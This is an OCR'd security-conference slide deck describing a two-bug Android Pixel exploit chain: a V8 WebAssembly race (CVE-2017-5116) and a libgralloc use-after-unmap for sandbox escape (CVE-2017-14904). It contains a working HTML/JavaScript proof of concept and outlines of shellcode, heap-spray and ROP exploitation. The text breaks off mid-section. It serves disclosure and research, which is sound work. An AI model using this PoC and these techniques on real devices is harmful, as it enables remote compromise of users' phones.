Pwning "the toughest target": the exploit chain of winning the largest bug bounty in the history of ASR program

Jianjun Dai Guang Gong Wenlin Yang

#whoami

- Guang Gong
  - Senior Security Researcher and Team Leader of 360 Alpha Team
  - Android/Chrome CVE hunter
  - Speaker at Black Hat, CanSecWest, PHDays, SyScan360, MOSEC, PacSec, etc
  - Mobile Pwn2Own 2015, Pwn0Rama 2016, Pwn2Own 2016, PwnFest 2016, Mobile Pwn2Own 2017 winner
  - 1st submit the working remote exploit chain of ASR

- Wenlin Yang
  - Security Researcher at 360 Alpha Team
  - Android system CVE hunter

- Jianjun Dai
  - Security Researcher at 360 Alpha Team
  - Android system CVE hunter
  - Speaker at CanSecWest

How we pwned Pixel running Android Nougat

Two bugs forms the complete exploit chain

- a V8 bug to compromise the renderer
- a system_server bug to escape sandbox and get system user permissions

Agenda

- Exploition of V8 engine
- Exploitation of System_server
- Conclusion

Exploition of V8 engine

- Introduction SharedArrayBuffer and WebAssembly
- Analyze the Chain of Bugs #1

  - CVE-2017-5116
- Exploitation of CVE-2017-5116

SharedArrayBuffer

- V8 6.0 introduced
- Low-level mechanism to share memory between JavaScript workers
- Unlock the ability to port threaded applications to the web via asm.js or WebAssembly

```
// create a SharedArrayBuffer with a size in bytes
const buffer = new SharedArrayBuffer(8);
```

SharedArrayBuffer was disabled by default in all major browsers on January 2018, in response to Meltdown and Spectre

WebAssembly

- New type of code that can be run in modern web browsers
- Low-level assembly-like language with a compact binary format that runs with near-native performance
- Provide languages such as C/C++ with a compilation target
- Run alongside JavaScript

WebAssembly

```
var importObject = { imports: { imported_func: arg => console.log(arg) } };

WebAssembly.instantiateStreaming(fetch('simple.wasm'), importObject)
.then(obj => obj.instance.exports.exported_func());
```

Analyze the Chain of Bugs #1


CVE-2017-5116

vulnerable Chrome: prior to 61.0.3163.79

combining the three features: WebAssembly, Web worker and SharedArrayBuffer

OOB access can be triggered through a race condition

Analyze the Chain of Bugs #1



Analyze the Chain of Bugs #1

buggy code

```
57: i::wasm::ModuleWireBytes GetFirstArgumentAsBytes(
58: const v8::FunctionCallbackInfo<v8::Value>& args, ErrorThrower* thrower) {
    ……
65: v8::Local<v8::Value> source = args[0];
66: if (source->IsArrayBuffer()) {
        ……
72: } else if (source->IsTypedArray()) {//------> source should be checked if it's backed by a SharedArrayBuffer
73:     // A TypedArray was passed.
74:     Local<TypedArray> array = Local<TypedArray>::Cast(source);
75:     Local<ArrayBuffer> buffer = array->Buffer();
76:     ArrayBuffer::Contents contents = buffer->GetContents();
77:     start =
78:     reinterpret_cast<const byte*>(contents.Data()) + array->ByteOffset();
79:     length = array->ByteLength();
80: }
    ……
91: if (thrower->error()) return i::wasm::ModuleWireBytes(nullptr, nullptr);
92: return i::wasm::ModuleWireBytes(start, start + length);
93:}
```

Analyze the Chain of Bugs #1

PoC

```
<html>
<h1>poc</h1>
<script id="worker1">
worker:{
    if (typeof window === 'object') break worker; // Bail if we're not a Worker
    self.onmessage = function(arg) {
      //%DebugPrint(arg.data);
      console.log("worker started");
      var ta = new Uint8Array(arg.data);
      //%DebugPrint(ta.buffer);
      var i =0;
      while(1){
        if(i==0){
          i=1;
          ta[51]=0; //------>4)modify the webassembly code at the same time
        }else{
          i=0;
          ta[51]=128;
        }
      }
    }
}
</script>
```

Analyze the Chain of Bugs #1

PoC


```
<script>
function getSharedTypedArray(){
var wasmarr = [
0x00, 0x61, 0x73, 0x6d, 0x01, 0x00, 0x00, 0x00,
0x01, 0x05, 0x01, 0x60, 0x00, 0x01, 0x7f, 0x03,
0x03, 0x02, 0x00, 0x00, 0x07, 0x12, 0x01, 0x0e,
0x67, 0x65, 0x74, 0x41, 0x6e, 0x73, 0x77, 0x65,
0x72, 0x50, 0x6c, 0x75, 0x73, 0x31, 0x00, 0x01,
0x0a, 0x0e, 0x02, 0x04, 0x00, 0x41, 0x2a, 0x0b,
0x07, 0x00, 0x10, 0x00, 0x41, 0x01, 0x6a, 0x0b
];
var sb = new SharedArrayBuffer(wasmarr.length);
//--> 1)put WebAssembly code in a SharedArrayBuffer
var sta = new Uint8Array(sb);
for(var i=0;i<sta.length;i++)
sta[i]=wasmarr[i];
return sta;
}
var blob = new Blob([
document.querySelector('#worker1').textContent
], { type: "text/javascript" })
```

```
var worker = new
Worker(window.URL.createObjectURL(blob)); //--->2)
create a web worker
var sta = getSharedTypedArray();
//%DebugPrint(sta.buffer);
worker.postMessage(sta.buffer); //---->3)pass the
WebAssembly code to the web worker
setTimeout(function(){
while(1){
  try{
    //console.log(sta[50]);
    sta[51]=0;
    var myModule = new WebAssembly.Module(sta); //-
-->4) parse the webassembly code
    var myInstance = new
    WebAssembly.Instance(myModule);
  }catch(e){
 }
}
},1000);
//worker.terminate();
</script>
</html>
```

Analyze the Chain of Bugs #1

WebAssembly code in PoC

```
00002b func[0]:
00002d: 41 2a                  | i32.const 42
00002f: 0b                     | end
000030 func[1]:
000032: 10 00                  | call 0
000034: 41 01                  | i32.const 1
000036: 6a                     | i32.add
000037: 0b                     | end
```



Analyze the Chain of Bugs #1

"call 0" can be modified to call any wasm functions

000032: 10 00 | call 0

000032: 10 xx | call $leak

```
(func  $leak(param i32 i32 i32 i32 i32 i32)(result i32)
  i32.const 0
  get_local 0
  i32.store
  i32.const 4
  get_local 1
  i32.store
  i32.const 8
  get_local 2
  i32.store
  i32.const 12
  get_local 3
  i32.store
  i32.const 16
  get_local 4
  i32.store
  i32.const 20
  get_local 5
  i32.store
  i32.const 0
 ))
```

registers and stack contents are dumped to Web Assembly memory, many useful pieces of data in the stack being leaked

Analyze the Chain of Bugs #1

Any “call funcX” can be modified to “call funcY”

```
/*Text format of funcX*/
(func $simple6 (param i32 i32 i32 i32 i32 i32 ) (result i32)
get_local 5
get_local 4
i32.add)

/*Disassembly code of funcX*/
--- Code ---

kind = WASM_FUNCTION
name = wasm#1
compiler = turbofan
Instructions (size = 20)
0x58f87600 0 8b442404 mov eax,[esp+0x4]
0x58f87604 4 03c6 add eax,esi
0x58f87606 6 c20400 ret 0x4
0x58f87609 9 0f1f00 nop

Safepoints (size = 8)

RelocInfo (size = 0)

--- End code ---
```

v8 compiles funcX in ia32 arch

the first 5 arguments are passed through the registers ,
the sixth argument is passed through stack

Analyze the Chain of Bugs #1

If “call funcX” be modified to “call JS_TO_WASM”

```
/*Disassembly code of JS_TO_WASM function */
--- Code ---

kind = JS_TO_WASM_FUNCTION
name = js-to-wasm#0
compiler = turbofan
Instructions (size = 170)

0x4be08f20  0 55 push ebp
0x4be08f21  1 89e5 mov ebp,esp
0x4be08f23  3 56 push esi
0x4be08f24  4 57 push edi
0x4be08f25  5 83ec08 sub esp,0x8
0x4be08f28  8 8b4508 mov eax,[ebp+0x8]
0x4be08f2b  b e8702e2bde call 0x2a0bbda0 (ToNumber) ;; code: BUILTIN
0x4be08f30  10 a801 test al,0x1
0x4be08f32  12 0f852a000000 jnz 0x4be08f62 <+0x42>
```

// created by v8 compiler internally

// first arguments is passed through stack

So, what will happen?

Analyze the Chain of Bugs #1

```
/*Disassembly code of JS_TO_WASM function */
--- Code ---
……
0x4be08f20 0 55 push ebp
0x4be08f21 1 89e5 mov ebp,esp
0x4be08f23 3 56 push esi
0x4be08f24 4 57 push edi
0x4be08f25 5 83ec08 sub esp,0x8
0x4be08f28 8 8b4508 mov eax,[ebp+0x8]
0x4be08f2b b e8702e2bde call 0x2a0bbda0 (ToNumber)
0x4be08f30 10 a801 test al,0x1
0x4be08f32 12 0f852a000000 jnz 0x4be08f62 <+0x42>
```

```
/*Text format of funcX*/
(func $simple6 (param i32 i32 i32 i32 i32 i32 )
(result i32)
get_local 5
get_local 4
i32.add)
……

0x58f87600 0 8b442404 mov eax,[esp+0x4]
0x58f87604 4 03c6 add eax,esi
0x58f87606 6 c20400 ret 0x4
```

```
call ToNumber(sixth_arg)
```

any value to be taken as object pointer

Exploit the Chain of Bugs #1

exploitation of OOB access is straightforward

- Leak ArrayBuffer’s content
- Fake an ArrayBuffer a double array by using leaked data
- Pass faked ArrayBuffer’s address to ToNumber
- Modify BackingStore and ByteLength of the ArrayBuffer in callback
- Get arbitrary memory read/write
- Overwrite JIT code with shellcode

A lot of people have talked about the exploition methods.
Not explain in detail here.

Patch

```
@@ -812,8 +812,13 @@
     return {};
   }

-  ModuleResult result = SyncDecodeWasmModule(isolate, bytes.start(),
-                                             bytes.end(), false, kWasmOrigin);
+  // TODO(titzer): only make a copy of the bytes if SharedArrayBuffer
+  std::unique_ptr<byte[]> copy(new byte[bytes.length()]);
+  memcpy(copy.get(), bytes.start(), bytes.length());
+  ModuleWireBytes bytes_copy(copy.get(), copy.get() + bytes.length());
+
+  ModuleResult result = SyncDecodeWasmModule(
+      isolate, bytes_copy.start(), bytes_copy.end(), false, kWasmOrigin);
   if (result.failed()) {
     thrower->CompileFailed("Wasm decoding failed", result);
     return {};
@@ -823,7 +828,7 @@
   // {CompileToModuleObject}.
   Handle<Code> centry_stub = CEntryStub(isolate, 1).GetCode();
   ModuleCompiler compiler(isolate, std::move(result.val), centry_stub);
-  return compiler.CompileToModuleObject(thrower, bytes, Handle<Script>(),
+  return compiler.CompileToModuleObject(thrower, bytes_copy, Handle<Script>(),
                                         Vector<const byte>());
 }
```

Exploitation of System_server

- Analyze the bug, Chain of Bugs #2
  - CVE-2017-14904

- Escape sandbox and achieve remotely triggering the bug

- Exploit the bug

Analyze Chain of Bugs #2

Use-After-Unmap bug in Android's libgralloc module
- hardware/qcom/display/msm8996/libgralloc

map and unmap mismatch in function gralloc_map and gralloc_unmap

Analyze Chain of Bugs #2

```
static int gralloc_map(gralloc_module_t const* module,
buffer_handle_t handle){
    ……
       private_handle_t* hnd = (private_handle_t*)handle;
       ……
       if (!(hnd->flags & private_handle_t::PRIV_FLAGS_FRAMEBUFFER) &&
       !(hnd->flags & private_handle_t::PRIV_FLAGS_SECURE_BUFFER)) {
           size = hnd->size;
           err = memalloc->map_buffer(&mappedAddress, size,
                       hnd->offset, hnd->fd);
          if(err || mappedAddress == MAP_FAILED) {
              ALOGE("Could not mmap handle %p, fd=%d (%s)",
              handle, hnd->fd, strerror(errno));
              return -errno;
           }
       hnd->base = uint64_t(mappedAddress) + hnd->offset;
       }
        else {
           err = -EACCES;
        }
   ……
   return err;
}
```

controlled by

chrome renderer process

save mappedAddress+offset to hnd->base

Analyze Chain of Bugs #2

```
static int gralloc_unmap(gralloc_module_t const* module,
   buffer_handle_t handle)
{
   ……
   if(hnd->base) {
       err = memalloc->unmap_buffer((void*)hnd->base, hnd->size, hnd->offset);
       if (err) {
           ALOGE("Could not unmap memory at address %p, %s", (void*) hnd->base,
           strerror(errno));
           return -errno;
       }
       hnd->base = 0;
   }
   ……
   return 0;
}
int IonAlloc::unmap_buffer(void *base, unsigned int size,
   unsigned int /*offset*/)
{
   int err = 0;
   if(munmap(base, size)) {
       err = -errno;
       ALOGE("ion: Failed to unmap memory at %p : %s",
       base, strerror(errno));
   }
   return err;
}
```

hnd->offset is not used,
hnd->base is used as the base address,
map and unmap are mismatched

Escape Sandbox

- Restriction of seLinux imposed on chrome

chrome process

```
marlin:/ $ ps -ef -Z | grep chrome
u:r:untrusted_app:s0:c512,c768 u0_a71        2465   625 2 09:07:54 ?     00:00:01 com.android.chrome
u:r:isolated_app:s0:c512,c768  u0_i0         2495   625 0 09:07:54 ?     00:00:00 com.android.chrome:sandboxed_process0
u:r:untrusted_app:s0:c512,c768 u0_a71        2527   625 0 09:07:54 ?     00:00:00 com.android.chrome:privileged_process0
```

system/sepolicy /isolated_app.te

```
allow isolated_app activity_service:service_manager find;
allow isolated_app display_service:service_manager find;
allow isolated_app webviewupdate_service:service_manager find;

neverallow isolated_app {
   service_manager_type
   -activity_service
   -display_service
   -webviewupdate_service
}:service_manager find;
```

Escape Sandbox

- Restriction of seLinux imposed on chrome


```
public final int startActivity(IApplicationThread caller, String callingPackage,
Intent intent, String resolvedType, IBinder resultTo, String resultWho, int requestCode,
int startFlags, ProfilerInfo profilerInfo, Bundle bOptions) {
    return startActivityAsUser(caller, callingPackage, intent, resolvedType, resultTo,
        resultWho, requestCode, startFlags, profilerInfo, bOptions,
        UserHandle.getCallingUserId());
}

public final int startActivityAsUser(IApplicationThread caller, String
callingPackage, Intent intent, String resolvedType, IBinder resultTo, String resultWho,
int requestCode, int startFlags, ProfilerInfo profilerInfo, Bundle bOptions, int userId){
    enforceNotIsolatedCaller("startActivity");
    userId = mUserController.handleIncomingUser(Binder.getCallingPid(),
      Binder.getCallingUid(), userId, false, ALLOW_FULL_ONLY, "startActivity", null);
   // TODO: Switch to user app stacks here.
   return mActivityStarter.startActivityMayWait(caller, -1, callingPackage, intent,
       resolvedType, null, null, resultTo, resultWho, requestCode, startFlags,
        profilerInfo, null, null, bOptions, false, userId, null, null);
}
```

```
void enforceNotIsolatedCaller(String caller) {
   if (UserHandle.isIsolated(Binder.getCallingUid())) {
      throw new SecurityException("Isolated process not allowed to call " + caller);
   }
}
```

Escape Sandbox

- An ingenious way

```
public interface Parcelable {
…
public void writeToParcel(Parcel dest, int flags);
public interface Creator<T> {
public T createFromParcel(Parcel source);
public T[] newArray(int size);
…
}
```



A lot of classes implement the interface Parcelable

```
public class GraphicBuffer implements Parcelable {
    …
    public GraphicBuffer createFromParcel(Parcel in) {…}
}
```


Escape Sandbox

- An ingenious way

```
case CONVERT_TO_TRANSLUCENT_TRANSACTION: {
   data.enforceInterface(IActivityManager.descriptor);
   IBinder token = data.readStrongBinder();
   final Bundle bundle;
   if (data.readInt() == 0) {
       bundle = null;
   } else {
       bundle = data.readBundle();
   }
   final ActivityOptions options =
   ActivityOptions.fromBundle(bundle);
   boolean converted = convertToTranslucent(token, options);
   ……
}
```

```
public static ActivityOptions fromBundle(Bundle bOptions) {
        return bOptions != null ? new ActivityOptions(bOptions) : null;
}
public ActivityOptions(Bundle opts) {
   opts.setDefusable(true);
   mPackageName = opts.getString(KEY_PACKAGE_NAME);
   try {
       mUsageTimeReport = opts.getParcelable(KEY_USAGE_TIME_REPORT);
   } catch (RuntimeException e) {
       Slog.w(TAG, e);
   }
   ……
```

Escape Sandbox




Exploit the bug

- Address space shaping, create some continuous ashmem mapping
- Unmap part of the heap and part of an ashmem memory by triggering the bug
- Fill the unmapped space with an ashmem memory
- Spray the heap, heap data will be written to the ashmem memory
- Leak some module’s base address, overwrite virtual function pointer of GraphicBuffer
- Trigger a GC to execute ROP


Exploit the bug

Step 1: address space shaping



